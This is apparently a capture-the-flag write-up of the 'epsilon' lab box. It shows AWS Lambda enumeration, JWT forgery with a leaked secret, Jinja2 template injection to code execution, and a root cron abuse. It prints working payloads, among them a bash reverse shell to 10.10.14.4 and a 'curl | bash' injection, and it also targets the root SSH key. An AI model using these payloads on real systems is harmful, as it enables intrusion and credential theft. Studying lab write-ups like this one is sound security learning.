FunctionArn: arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1
Runtime: python3.7
Role: arn:aws:iam::123456789012:role/service-role/dev
Handler: my-function.handler
CodeSize: 478
Description:
Timeout: 3
LastModified: 2024-04-20T23:52:26.654+0000
CodeSha256: IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=
Version: $LATEST
VpcConfig:
TracingConfig:
Mode: PassThrough
RevisionId: 09e8e6f5-fb8b-43e2-a3fb-a31e61f97f98
State: Active
LastUpdateStatus: Successful
PackageType: Zip
7. That is the jq . output but cleaned up even more.
```

Continuing with the aws-cli enumeration

```
1. Ok now we need the list-functions
2. The function name we got from listing the functions in the above command.
3. ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda get-function help
```

```
4. ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda get-function --function-name= help
5.  ▷ aws --endpoint-url=http://cloud.epsilon.htb lambda get-function --function-
name=costume_shop_v1 | jq . | sed 's/\"//g' | tr -d '{}[],' | awk '!($3="")' | sed
'/^[[:space:]]*$/d'
Configuration:
FunctionName: costume_shop_v1
FunctionArn: arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1
Runtime: python3.7
Role: arn:aws:iam::123456789012:role/service-role/dev
Handler: my-function.handler
CodeSize: 478
Description:
Timeout: 3
LastModified: 2024-04-20T23:52:26.654+0000
CodeSha256: IoEBWYw6Ka2HfSTEAYEOSnERX7pq0IIVH5eHBBXEeSw=
Version: $LATEST
VpcConfig:
TracingConfig:
Mode: PassThrough
RevisionId: 09e8e6f5-fb8b-43e2-a3fb-a31e61f97f98
State: Active
LastUpdateStatus: Successful
PackageType: Zip
Code:
Location: http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
Tags:
6. There is no point to send it to jq . if I am just going to strip it down, but whatever.
Just messing with Regex is fun.
```

13. **aws-cli enumeration part 4**




```
~/hax0r1if3/epsilon ▷ 7z x code.zip | ncat

STDIN

7-Zip [64] 17.05 : Copyright (c) 1999-2021 Igor Pavlov : 2017-08-28
p7zip Version 17.05 (locale=en_US.utf8,Utf16=on,HugeFiles=on,64 bits,16 CPUs x64)

Scanning the drive for archives:
1 file, 478 bytes (1 KiB)

Extracting archive: code.zip
--
Path = code.zip
Type = zip
Physical Size = 478

Everything is Ok

Size:       643
```

```
1. Now we can wget this location.
2. ▷ wget http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
3. ▷ file code
code: Zip archive data, at least v2.0 to extract, compression method=deflate
4. ▷ mv code code.zip
5. ▷ 7z l code.zip
6.Date      Time    Attr   Size         Compressed    Name
------------------- ----- ------------ ------------  ------------
```

```
2021-11-17 06:25:22 ..... 643          292          lambda_function.py
7. ▷ 7z x code.zip | ncat
```

import jwt (jason web token)

14. **Required files**



Installation

You can install `pyjwt` with `pip`:

```
$ pip install pyjwt
```


See Installation for more information.

Example Usage

```
>>> import jwt
>>> encoded_jwt = jwt.encode({"some": "payload"}, "secret", algorithm="HS256")
>>> print(encoded_jwt)
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.4twFt5NiznN84AWoo1d7KO1T_yoc0Z6XOpOV
>>> jwt.decode(encoded_jwt, "secret", algorithms=["HS256"])
{'some': 'payload'}
```


```
1. https://pyjwt.readthedocs.io/en/stable/ <<< Follow the steps from this site.
2. You will need to install this file.
3.  ▷ yay -Ss pyjwt
blackarch/python2-pyjwt 1.7.1-4 (29.8 KiB 145.8 KiB)
    JSON Web Token implementation in Python
extra/python-pyjwt 2.8.0-1 (52.2 KiB 272.7 KiB)
    JSON Web Token implementation in Python
3. You can use pacman as they are not in the AUR.
4. pacman -S python-pyjwt
5. For debian users I think it is "pip3 install PyJWT"
6. Now you can 'import jwt'
```

15. **Drop down into a python3 console session.**



```
Name   Value                                                    Domain       Path   Expires / Max-Age   Size   Http
auth   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6Im…   10.10.11.…   /      Mon, 22 Apr 202…    112    fals
```

```
1. Lets drop into a python session.
2. We are following the example usage from here "https://pyjwt.readthedocs.io/en/stable/"
3. ▷ grep -Rwi --include \*.py . | grep -i 'RrXC'
4. lambda_function.py:secret='RrXCv`mrNe!K!4+5`wYq'
5. We will need this secret from the lambda_function.py and the algorithim from server.py.
6.  ▷ grep -Rwi --include \*.py . | grep -i 'HS256'
7. 10.10.11.134/server.py:token=jwt.encode({"username":"admin"},secret,algorithm="HS256")
8. ▷ python3
Python 3.11.8 (main, Feb 12 2024, 14:50:05) [GCC 13.2.1 20230801] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> jwt.encode({'username': 'admin'}, 'RrXCv`mrNe!K!4+5`wYq', algorithm="HS256")
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-
bZZxe2qpoAtRPBaoNekx-oOwueA80zzb3Rc4'
9. Now you take this output and set the name of the cookie for http://10.10.11.134:5000 to
'auth' and the value
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-
bZZxe2qpoAtRPBaoNekx-oOwueA80zzb3Rc4', without the single quotes of course. You may need to
hit the '+' sign and then refresh so you get data in the storage tab.
10. You may get a different jwt than this one. So go through the motions to create your own
token.
11. Doing that should make you admin. Visit http://10.10.11.134:5000/home
12. SUCCESS!
```




welcome to Costume Shop!

Here you can customize the authentic hoodies and tshirts that you wanted to buy

Burpsuite

16. **Enumerating** `http://10.10.11.134:5000/home`



```
POST /order HTTP/1.1
Host: 10.10.11.134:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.11.134:5000
DNT: 1
Sec-GPC: 1
Connection: close
Referer: http://10.10.11.134:5000/order
Cookie: auth=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.WFYEm2-bZZxe2qpoAtRPBaoNekx
-oOwueA80zzb3Rc4
Upgrade-Insecure-Requests: 1

costume={{7*7}}&q=8&addr=asdf
```

---

possible SSTI

17. **We may have a possible** `SSTI (Server Side Template Injection)`

```
1. Click around.
2. Lets start up burpsuite
3. Apparently, we can change the costume to whatever value we want.
     <p style="font-family: 'Indie Flower', cursive;">
                        Your order of "cowshit" has been placed successfully.
                        </p>
4. If there is an older version of flask running on the backend there may be an SSTI
vulnerability.
5. If i insert in the value of costume name {{7*7}} and I get 49 then we have Server Side
Template injection ability.
6.      <p style="font-family: 'Indie Flower', cursive;">
                        Your order of "49" has been placed successfully.
                        </p>
7. SUCCESS!
```

payloadallthethings SSTI

18. **Confirmed SSTI. PayloadAllThethings should have a good exploit for this.**

```
1.
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20In
jection
2. Click on jinja2 RCE
3.
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20In
jection#jinja2---remote-code-execution
4. Paste this whole thing where it says costume=' '
5. So it should look like this below.
6. costume={{
self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read()
}}&q=8&addr=asdf
7. SUCCESS
8. <p style="font-family: 'Indie Flower', cursive;">
                        Your order of "uid=1000(tom) gid=1000(tom) groups=1000(tom)
" has been placed successfully.
                        </p>
9. This was a SSTI that is now an RCE.
```

Got Shell via malicious index.html wrapped by an SSTI payload.

19. **Doing the index.html method to gain the shell**

```
1. epsilon ▷ sudo python3 -m http.serlver 80
2. index.html
3. epsilon ▷ cat index.html
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.4/443 0>&1
4. sudo nc -nlvp 443
5. type instead of id in the STTI payload write this
6. 'curl 10.10.14.4 | bash'
7. So the payload you are sending over from Burp Repeater should look like this below.
8. costume={{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('curl
10.10.14.4 | bash').read() }}&q=8&addr=asdf
```

```
9. Click send and you should have a shell as Tom
10. SUCCESS
```

Shell as Tom

20. **Shell as Tom**

```
1. Upgrade the shell
2. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.11.134 57356
bash: cannot set terminal process group (968): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$ whoami
whoami
tom
3. tom@epsilon:/var/www/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
tom@epsilon:/var/www/app$ ^Z
[1]  + 712780 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 712780 continued  sudo nc -nlvp 443
                                          reset xterm
tom@epsilon:/var/www/app$ export TERM=xterm-256color
tom@epsilon:/var/www/app$ source /etc/skel/.bashrc
tom@epsilon:/var/www/app$ stty rows 39 columns 187
tom@epsilon:/var/www/app$ export SHELL=/bin/bash
tom@epsilon:/var/www/app$ echo $TERM
xterm-256color
tom@epsilon:/var/www/app$ echo $SHELL
/bin/bash
```

Enumeration as Tom

21. **Lets begin enumeration via use tom**

```
1. tom@epsilon:/var/www/app$ hostname -I
10.10.11.134 172.19.0.1 172.17.0.1 dead:beef::250:56ff:feb9:a73d
2. I got surprised by the 172. I thought I was in a container for a second but no the main
server ip is here. We are not in a Docker container.
3. tom@epsilon:/var/www/app$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.3 LTS (Focal Fossa)"
4. tom@epsilon:/var/www/app$ cat /home/tom/user.txt
659e961bfe08a2e07b648a28ed07d053
5. There is the user flag.
6. tom@epsilon:/var/www/app$ uname -a
Linux epsilon 5.4.0-97-generic #110-Ubuntu SMP Thu Jan 13 18:22:13 UTC 2022 x86_64 x86_64
x86_64 GNU/Linux
7. tom@epsilon:/var/www/app$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom)
tom@epsilon:/var/www/app$ sudo -l
[sudo] password for tom:
```

```
8. Lets look for suids
9. tom@epsilon:/var/www/app$ find / -perm -4000 -user root -ls 2>/dev/null
```

22. **Lets upload PSPY**

```
1. pspy is to see what commands are being executed as root on the target server.
2. https://github.com/DominicBreuker/pspy
3. tom@epsilon:/var/www/app$ cd /tmp
4. tom@epsilon:/tmp$ which wget
/usr/bin/wget
5. tom@epsilon:/tmp$ wget http://10.10.14.4/pspy64
6. SUCCESS
7. tom@epsilon:/tmp$ ls -l
-rw-rw-r-- 1 tom  tom  3104768 Apr 21 10:08 pspy64
8. 2024/04/21 10:16:01 CMD: UID=0     PID=11851  | /usr/sbin/CRON -f
2024/04/21 10:16:01 CMD: UID=0     PID=11852  |
2024/04/21 10:16:01 CMD: UID=0     PID=11853  | /bin/bash /usr/bin/backup.sh
2024/04/21 10:16:01 CMD: UID=0     PID=11854  |
2024/04/21 10:16:01 CMD: UID=0     PID=11855  | /bin/bash /usr/bin/backup.sh
2024/04/21 10:16:01 CMD: UID=0     PID=11857  | /bin/bash /usr/bin/backup.sh
2024/04/21 10:16:01 CMD: UID=0     PID=11856  | /bin/bash /usr/bin/backup.sh
2024/04/21 10:16:01 CMD: UID=0     PID=11858  | /bin/bash /usr/bin/backup.sh
2024/04/21 10:16:06 CMD: UID=0     PID=11859  | /bin/bash /usr/bin/backup.sh
8. Notice cron starts and we get a bunch of backup.sh running.
9. I cat out this file. It is hard to explain. S4vitar explains it well. Time stamp 01:25:00
```

23. **Abusing weak permissions to write into** `/opt/backups/checksum`

```
1. tom@epsilon:/tmp$ cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum
"/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
tom@epsilon:/tmp$ touch ssh_hijack.sh
2. We have identified that this script "/usr/bin/backup.sh" is being run in a cronjob as root
and in the script "/opt/backups/checksum" is accepting the sha1 checksums from
"/opt/backups/$file.tar".
3. Well, we have write permissions to "/opt/backups/checksum". That makes this very
vulnerable. Now instead of injecting a checksum we can inject a cat "/root/.ssh/id_rsa" and
get the root private key.
```

